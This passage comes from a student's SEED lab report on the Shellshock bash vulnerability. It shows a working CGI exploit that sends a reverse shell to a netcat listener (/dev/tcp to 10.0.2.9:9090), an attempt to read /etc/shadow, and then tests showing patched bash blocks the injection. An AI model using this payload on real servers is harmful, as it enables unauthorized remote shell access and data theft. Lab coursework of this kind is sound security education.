
* Connection #0 to host localhost left intact
[09/10/20]seed@CDiya_PES1201700246:.../cgi-bin$ clear
```

**Observation:** On trying to steal the contents of the /etc/shadow file, we observe from the screenshot above that the contents are not accessible to us. This is because the file can be read only by the ROOT user and not just a seed user.

## TASK 5: Getting a Reverse Shell via Shellshock Attack

10.0.2.9: Attacker machine

10.0.2.11: Victim machine




```
Victim [Running] - Oracle VM VirtualBox
Terminal
[09/12/20]seed@CDiya_PES1201700246:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.11] port 9090 [tcp/*] accepted
(family 2, sport 41128)
bash: cannot set terminal process group (9752): Inappro
priate ioctl for device
bash: no job control in this shell
www-data@CDiya_PES1201700246:/usr/lib/cgi-bin$ ls
ls
myprog1.cgi
www-data@CDiya_PES1201700246:/usr/lib/cgi-bin$
```

This experiment aimed towards launching an attack on a victim system and redirecting its input and output to the attacker. The attacker has access to a terminal that can type command into the victims systems and steal important data from the output.



**Observation:** The screenshot above shows the attacker(10.0.2.9) machine listening to the port 9090 using the netcat command. The victims(10.0.2.11) standard input and output has been redirected here.


Once the connection is made, the ls command performed on the attacker machine, leads to the victim machine and thus, outputs all the files present in the victim's current working directory. The two program names currently on the victim can be seen in the attacker terminal above.



```
Attacker1 [Running] - Oracle VM VirtualBox
Terminal
[09/12/20]seed@CDIya_PES1201700246:~/cgi-bin$ curl -v http://10.0.2.11/cgi-bin/myprogl.c
gi -A "() { :; }; echo Content-Type :text/plain;echo; /bin/bash -i > /dev/tcp/10.0.2.9/909
0 0<&l 2>&l"
* Trying 10.0.2.11...
* Connected to 10.0.2.11 (10.0.2.11) port 80 (#0)
> GET /cgi-bin/myprogl.cgi HTTP/1.1
Host: 10.0.2.11
User-Agent: () { :; }; echo Content-Type :text/plain;echo; /bin/bash -i > /dev/tcp/10.0.
2.9/9090 0<&l 2>&l
Accept: */*
```


**Observation:** The screenshot above shows the curl command that is used to connect to the attacker machine. The port is defined as 9090 where the attacker will be listening. The connection between the victim and attacker has been established and thus, an interactive shell appears on the attacker machine that has access to the victim system.

## TASK 6:Using the Patched Bash



```
GNU nano 2.5.3 File: myprog1.cgi Modified
#!/bin/bash
echo "Content-type:text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```

**Observation:** The program above uses the bash(patchd version) to run 2 attacks. The first script is to print environment variables using a cgi shell script using bash




```
[09/12/20]seed@CDiya_PES1201700246:~/cgi-bin$ curl -v http://localhost/cgi-bin/myprog1.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog1.cgi HTTP/1.1
Host: localhost
User-Agent: MY MALICIOUS DATA
Accept: */*

<
HTTP/1.1 200 OK
Date: Sat, 12 Sep 2020 14:08:26 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/plain


***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog1.cgi
```

**Observation:** It can be observed from the screenshot above that the attack is not successful and that the header gets parsed as a string and not a command. The user\_agent header only contains text and not any malicious code. Thus , this shows that using the patched version of bash prevents the attacks from happening.



```
Attacker1 [Running] - Oracle VM VirtualBox
Terminal
[09/12/20]seed@CDiya_PES1201700246:~/cgi-bin$ curl -v http://localhost/cgi-bin/myprog1.cgi -A "() { ;; } ; echo Content-Type: text/plain; echo; echo Hello"
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog1.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { ;; } ; echo Content-Type: text/plain; echo; echo Hello
> Accept: */*
< HTTP/1.1 200 OK
< Date: Sat, 12 Sep 2020 14:09:17 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=() { ;; } ; echo Content-Type: text/plain; echo; echo Hello
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog1.cgi
REMOTE_PORT=51862
```

**Observation:** The observation above shows that the curl command does not execute the attack and that the text passed would be parsed as a string and not as a command. Thus, Hello world is not printed since this is not a command but the given command is shown as a string. Thus, not malicious code can be executed or injected into a victim machine using bash(patched version)



```
Attacker1 [Running] - Oracle VM VirtualBox
Terminal
[09/12/20]seed@CDiya_PES1201700246:~/cgi-bin$ foo='() { echo "hello world";}; echo "This is shellshock vulnerability"'
[09/12/20]seed@CDiya_PES1201700246:~/cgi-bin$ export foo
[09/12/20]seed@CDiya_PES1201700246:~/cgi-bin$ env|grep foo
foo=() { echo "hello world";}; echo "This is shellshock vulnerability"
[09/12/20]seed@CDiya_PES1201700246:~/cgi-bin$ bash
[09/12/20]seed@CDiya_PES1201700246:~/cgi-bin$
```

**Observation:** When Task 1 is repeated, the same output is obtained using bash(patched version) Nothing gets printed on the console since it is not vulnerable to this attack

